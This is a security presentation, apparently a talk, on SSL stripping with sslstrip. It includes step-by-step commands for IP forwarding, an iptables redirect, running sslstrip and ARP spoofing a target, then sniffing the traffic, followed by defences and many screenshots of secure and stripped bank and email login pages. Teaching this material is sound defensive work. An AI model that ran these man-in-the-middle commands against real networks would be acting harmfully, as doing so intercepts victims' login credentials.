


SSL Spoofing

Man-In-The-Middle attack on SSL
Duane Peifer


Summary

- How SSL works
- Common SSL misconceptions
- SSL Spoofing
- Using sslstrip
- Preventing SSL Spoofing
- Examples of stripped sites

How SSL works



How SSL works




Common SSL misconceptions

- HTTPS means I am secure right?
- What about...
 - SSL version 2.0 flaws
 - Weak Ciphers < 128 bit
 - Certificate keys < 1024 bits
 - Client vulnerabilities
 - Server vulnerabilities
 - Application vulnerabilities
- SSL can provide a false sense of security


SSL Spoofing

- Moxie Marlinspike created sslstrip and presented at Black Hat DC 2009.
<http://www.thoughtcrime.org/>
- Does not attack SSL itself, but the transition from non-encrypted to encrypted communications.

Common HTTP/HTTPS Connection



Hijacking Communication



Using sslstrip

1. Get sslstrip
 - A. Download and install sslstrip and arpspoof (linux only)
 - <http://www.thoughtcrime.org/software.html>
 - <http://sourceforge.net/projects/arpspoof/>
 - B. Backtrack 4 (pre-installed)
 - <http://www.backtrack-linux.org/downloads/>

Using sslstrip

2. Configure attack machine for IP forwarding.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

4. Route all HTTP traffic to sslstrip.

```
iptables -t nat -A PREROUTING -p tcp  
--destination-port 80 -j REDIRECT --to-port  
54321
```

5. Run sslstrip.

```
sslstrip -l 54321
```

Using sslstrip

5. Configure ARP spoofing.

```
arp spoof -i eth0 -t <targetIP> <gatewayIP>
```

7. Launch a sniffer and collect data.

Expanding the attack


- What if a root certificate could be installed on the target?
- The attacker could potentially replace the certificate and maintain a secure connection.

Preventing SSL Spoofing

- Ensure you are using secure connections. Look for the HTTPS.
- Be careful about where you use secure sites.
- Secure machines on the network.
- Use static ARP tables.*

* This is a TON of work. Understand the ramifications of doing this before starting.

Secure



Stripped

The screenshot shows a Windows Internet Explorer browser window displaying the Gmail 'Welcome to Gmail' page. The browser's address bar shows the URL: [http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%](http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%2F%2Fmail.google.com%2F). The browser's Favorites bar contains several links, including Google, CNN, Slickdeals, Tenable, VOIPSA Resources, VoIP S..., Testing SIP Security on a..., RHN, and ÜberScan Reporter. The Gmail page features the Gmail logo and the text 'Welcome to Gmail'. Below this, it says 'A Google approach to email.' and 'Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:'. Three key features are listed: 'Less spam' (Keep unwanted messages out of your inbox with Google's innovative technology.), 'Mobile access' (Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)), and 'Lots of space' (Over 7474.076679 megabytes (and counting) of free storage.). Below these features, there is a section for 'Latest News from the Gmail Blog' with an RSS icon. A link titled 'Grandmother's guide to video chat' is shown, dated 'Thu Jul 1 2010', with the text 'Often when I tell people that I work on Google video chat, I hear stories about how they've used ...' and a link to 'More posts >'. On the right side of the page, there is a sign-in box titled 'Sign in with your Google Account'. It contains fields for 'Username:' (with the example 'pat@example.com') and 'Password:', a 'Stay signed in' checkbox, and a 'Sign in' button. Below the sign-in box is a link that says 'Can't access your account?'. At the bottom of the sign-in box, there is a 'Create an account >' button and links for 'About Gmail' and 'New features!'. The footer of the page contains the text '©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)'. The browser's status bar at the bottom shows 'Done', 'Internet | Protected Mode: On', and a zoom level of '100%'.

Secure

The screenshot shows a Mozilla Firefox browser window displaying the Gmail 'Welcome to Gmail' page. The browser's address bar shows the URL: <https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=>. The page features the Gmail logo and a blue header with the text 'Welcome to Gmail'. Below the header, there is a section titled 'A Google approach to email.' followed by a paragraph: 'Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:'. Three key features are listed with icons: 'Less spam' (a red 'no' symbol), 'Mobile access' (a mobile phone icon), and 'Lots of space' (a brown box icon). To the right, there is a sign-in box with fields for 'Username:' and 'Password:', a 'Stay signed in' checkbox, and a 'Sign in' button. Below the sign-in box is a link: '[Can't access your account?](#)'. At the bottom right, there is a box for new users with the text 'New to Gmail? It's free and easy.' and a 'Create an account »' button. Below this box are links for '[About Gmail](#)' and '[New features!](#)'. The footer of the page contains the text: '©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)'. The browser's status bar at the bottom shows 'Done' and a lock icon.

Gmail: Email from Google - Mozilla Firefox

File Edit View History Bookmarks Tools Help

google.com <https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=>

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Gmail: Email from Google

Gmail
by Google

Welcome to Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

-  **Less spam**
Keep unwanted messages out of your inbox with Google's innovative technology.
-  **Mobile access**
Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)
-  **Lots of space**
Over 7474.074802 megabytes (and counting) of free storage.

Sign in with your
Google Account

Username:
ex: pat@example.com

Password:

Stay signed in

[Can't access your account?](#)

New to Gmail? It's free and easy.

[About Gmail](#) [New features!](#)

©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)

Done

Stripped

The screenshot shows a Mozilla Firefox browser window with the title "Gmail: Email from Google - Mozilla Firefox". The address bar contains the URL "http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&contin...". The browser's menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". The browser's toolbar shows navigation buttons (back, forward, home, stop, refresh) and a search bar with the Google logo. The browser's status bar at the bottom displays "Done".

The main content area of the browser shows the Gmail "Welcome to Gmail" page. The page features the Gmail logo (with "by Google" underneath) and a blue header bar with the text "Welcome to Gmail". Below the header, the text reads "A Google approach to email." followed by "Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:". Three key features are listed with icons: "Less spam" (a red circle with a slash), "Mobile access" (a mobile phone icon), and "Lots of space" (a brown box icon). To the right of these features is a sign-in box with the text "Sign in with your Google Account", fields for "Username:" and "Password:", a "Stay signed in" checkbox, and a "Sign in" button. Below the sign-in box is a link "Can't access your account?". At the bottom right, there is a box with the text "New to Gmail? It's free and easy." and a "Create an account »" button. Below this box are links for "About Gmail" and "New features!". At the bottom of the page, a blue bar contains the copyright notice "©2010 Google" and links for "Gmail for Business", "Gmail Blog", "Terms", and "Help".

Secure

Send Money, Pay Online or Set Up a Merchant Account with PayPal - Windows Internet Explorer

https://www.paypal.com/ Identified by VeriSign Google

Send Money, Pay Online or Set Up a Merchant Ac...

Sign Up | Log In | Help | Security Center Search English

PayPal

Home Personal Business Developers

How PayPal Works Pay Online Send Money Get Paid Products & Services

Account login

Email address

PayPal password

Go to My account

Log In

[Problem with login?](#)

New to PayPal? [Sign up.](#)

221,514,431
Accounts Worldwide

Sign Up

Get to Know PayPal

[How PayPal Works](#)

[Getting Started](#)

[Managing Your Account](#)

[Great Ways to Use PayPal](#)

[Top 10 Things to Know](#)

WELCOME TO PayPal
The world's most-loved way to pay and get paid. [Learn More](#)

PayPal Shopping

FIND MORE OF WHAT YOU LOVE FOR LESS

SAVE UP TO 20% ON TOP BRANDS

SHOP NOW

Pay Online
Shop and pay online quickly and securely.
Learn More

Send Money
Send money to anyone with an email address.
Learn More

Get Paid
Accept online payments for items you sell.
Learn More

Looking to accept credit cards or set up a merchant account? Visit [Merchant Services](#)

Done Internet | Protected Mode: On 100%

Stripped

The screenshot shows the PayPal website in a Windows Internet Explorer browser window. The address bar displays <http://www.paypal.com/>. The browser's Favorites bar includes links to Google, CNN, Slickdeals, Tenable, VOIPSA Resources, VoIP S..., Testing SIP Security on a..., RHN, and ÜberScan Reporter. The page title is "Send Money, Pay Online or Set Up a Merchant Account with PayPal - Windows Internet Explorer".

The PayPal website layout includes a top navigation bar with links for [Sign Up](#), [Log In](#), [Help](#), and [Security Center](#), along with a search box and a language dropdown set to "English". Below this is a secondary navigation bar with tabs for [Home](#), [Personal](#), [Business](#), and [Developers](#). A horizontal menu lists "How PayPal Works", "Pay Online", "Send Money", "Get Paid", and "Products & Services".

On the left side, there is an "Account login" section with input fields for "Email address" and "PayPal password", a "Go to" dropdown menu set to "My account", and a "Log In" button. Below the login form are links for "Problem with login?" and "New to PayPal? [Sign up.](#)".

The main content area features a large blue banner with the text "WELCOME TO PayPal" and "The world's most-loved way to pay and get paid. [Learn More](#)". Below this is a "PayPal Shopping" promotion with the headline "FIND MORE OF WHAT YOU LOVE FOR LESS" and "SAVE UP TO 20% ON TOP BRANDS", accompanied by an image of a smiling couple and a "SHOP NOW" button.

At the bottom of the main content area, there are three columns: "Pay Online" (Shop and pay online quickly and securely. [Learn More](#)), "Send Money" (Send money to anyone with an email address. [Learn More](#)), and "Get Paid" (Accept online payments for items you sell. [Learn More](#)). A link for "Merchant Services" is also present.

On the left side, below the login form, there is a statistic: "221,514,833 Accounts Worldwide" with a "Sign Up" button. Below that is a "Get to Know PayPal" section with links for "How PayPal Works", "Getting Started", "Managing Your Account", "Great Ways to Use PayPal", and "Top 10 Things to Know".

The browser's status bar at the bottom shows "Done", "Internet | Protected Mode: On", and a zoom level of "100%".

Secure

The image shows a screenshot of the PayPal website as it appeared in a Mozilla Firefox browser window. The browser's address bar shows the URL <https://www.paypal.com/>. The page features the PayPal logo at the top left, with navigation links for [Sign Up](#), [Log In](#), [Help](#), and [Security Center](#) to the right. Below the logo is a horizontal menu with tabs for **Home**, **Personal**, **Business**, and **Developers**. A secondary menu lists [How PayPal Works](#), [Pay Online](#), [Send Money](#), [Get Paid](#), and [Products & Services](#). On the left side, there is an "Account login" section with input fields for "Email address" and "PayPal password", a "Go to" dropdown menu set to "My account", and a "Log In" button. Below this are links for "Problem with login?" and "New to PayPal? [Sign up.](#)". A large blue banner in the center reads "WELCOME TO PayPal" with the tagline "The world's most-loved way to pay and get paid." and a "Learn More" link. Below the banner is a "PayPal Shopping" promotion featuring an image of a smiling couple and the text "FIND MORE OF WHAT YOU LOVE FOR LESS" and "SAVE UP TO 20% ON TOP BRANDS" with a "SHOP NOW" button. At the bottom, three columns highlight services: "Pay Online" (Shop and pay online quickly and securely), "Send Money" (Send money to anyone with an email address), and "Get Paid" (Accept online payments for items you sell). A status bar at the bottom left shows "Done" and a lock icon on the right.

Stripped

The image shows a screenshot of the PayPal website as it appeared in a Mozilla Firefox browser window. The browser's address bar shows the URL <http://www.paypal.com/>. The page features the PayPal logo at the top left, with navigation links for [Sign Up](#), [Log In](#), [Help](#), and [Security Center](#) to the right. Below the logo is a horizontal menu with tabs for **Home**, **Personal**, **Business**, and **Developers**. Underneath this menu are links for [How PayPal Works](#), [Pay Online](#), [Send Money](#), [Get Paid](#), and [Products & Services](#). On the left side, there is an "Account login" section with input fields for "Email address" and "PayPal password", a "Go to" dropdown menu set to "My account", and a "Log In" button. Below the login section, it displays "221,514,910 Accounts Worldwide" and a "Sign Up" button. The main content area features a large blue banner that says "WELCOME TO PayPal" with the tagline "The world's most-loved way to pay and get paid." and a "Learn More" link. Below this is a "PayPal Shopping" promotion with the text "FIND MORE OF WHAT YOU LOVE FOR LESS" and "SAVE UP TO 20% ON TOP BRANDS", accompanied by an image of a smiling couple looking at a laptop and a "SHOP NOW" button. At the bottom of the page, there are three columns: "Pay Online" (Shop and pay online quickly and securely.), "Send Money" (Send money to anyone with an email address.), and "Get Paid" (Accept online payments for items you sell.). The browser's status bar at the bottom left shows "Done".

Secure


Bank of America | Home | Personal - Windows Internet Explorer

https://www.bankofamerica.com/index.jsp

Identified by VeriSign

Google

Bank of America | Home | Personal

Bank of America 

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PERSONAL · SMALL BUSINESS · CORPORATE & INSTITUTIONAL · ABOUT BANK OF AMERICA

Online Banking

Easy. Secure. Free.

Enroll [View demo](#) | [Learn more](#)

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?
[Reset Passcode](#)

Your Privacy & Security

Report phishing email
McAfee® - 1 year free
Know your credit scores
Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

Go

More search options

Help for homeowners facing hardship.

[Find out more](#)

Bank online. Take control.

See your accounts in one place. Accessible any time.
Managing your finances should always be so effortless.


Get Started

Products & Services

Checking
Savings & CDs
Credit Cards
Mortgage
Refinance
Home Equity
Auto Loans
Insurance & Protection
IRAs

[Open an Account >>](#)

Exclusive Offer:
You can enjoy discounted car insurance from GEICO.



Manage Your Money

Merrill Edge Online Investing
Order Check Card
Facts About Fees **UPDATED**

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View Your Accounts
Bill Pay
Use Mobile Banking
Track Your Expenses

[Enroll in Online Banking >>](#)

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Merrill Lynch
Plan for Retirement

Keep the Change®
Add It Up™ Cash Back
Financial Solutions
Student Banking
Search for a Home

More Options >>

Text Banking
Get account information within seconds.
[Get Started >>](#)

Our Clarity Commitment® document clearly explains key terms of your home loan, written in plain language.
[Learn More >>](#)

Feedback

Waiting for https://www.bankofamerica.com/index.jsp...

Internet | Protected Mode: On

100%


Stripped

Bank of America | Home | Personal - Windows Internet Explorer

http://www.bankofamerica.com/index.jsp

Google

Bank of America | Home | Personal

Bank of America 

Locations · Contact Us · Help · Sign In · En Español

Enter keyword(s)

PERSONAL > SMALL BUSINESS > CORPORATE & INSTITUTIONAL > ABOUT BANK OF AMERICA >

Online Banking

Easy. Secure. Free.

[View demo](#) | [Learn more](#)

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

Forgot or need help with your ID?
[Reset Passcode](#)

Your Privacy & Security

Report phishing email
McAfee® - 1 year free
Know your credit scores
Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state


More search options

Help for homeowners facing hardship.

[Find out more](#)

Bank online. Take control.

See your accounts in one place. Accessible any time.
Managing your finances should always be so effortless.



Products & Services

Checking
Savings & CDs
Credit Cards
Mortgage
Refinance
Home Equity
Auto Loans
Insurance & Protection
IRAs

Manage Your Money

Merrill Edge Online Investing
Order Check Card
Facts About Fees **UPDATED**

Online Banking >>

View Your Accounts
Bill Pay
Use Mobile Banking
Track Your Expenses

Enroll in Online Banking >>


Achieve Your Goals


Investment Services


Merrill Lynch
Plan for Retirement

Keep the Change®
Add It Up™ Cash Back
Financial Solutions
Student Banking
Search for a Home

More Options >>

 **Refinance now to a fixed rate.**
Find the right refinance for you
[Get Started >>](#)

 **Add It Up®:**
Before you add to cart, add it up. Make good deals on gifts great.
[Learn more >>](#)

 **Mobile Banking**
The ultimate on-the-go tool for money management.
[Get Started >>](#)

Merrill Edge™ offers online equity trades for as low as \$0. Open an account and start investing today.
[Learn More >>](#)

Done

Internet | Protected Mode: On

100%

Secure

Bank of America | Home | Personal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bank of America Corporation (US) https://www.bankofamerica.com/index.jsp

Most Visited Getting Started Latest Headlines HN - Nessus

Bank of America | Home | Personal

Locations · Contact Us · Help · Sign In · En Español

Enter keyword(s) Search

PERSONAL SMALL BUSINESS CORPORATE & INSTITUTIONAL ABOUT BANK OF AMERICA

Online Banking

Easy. Secure. Free.

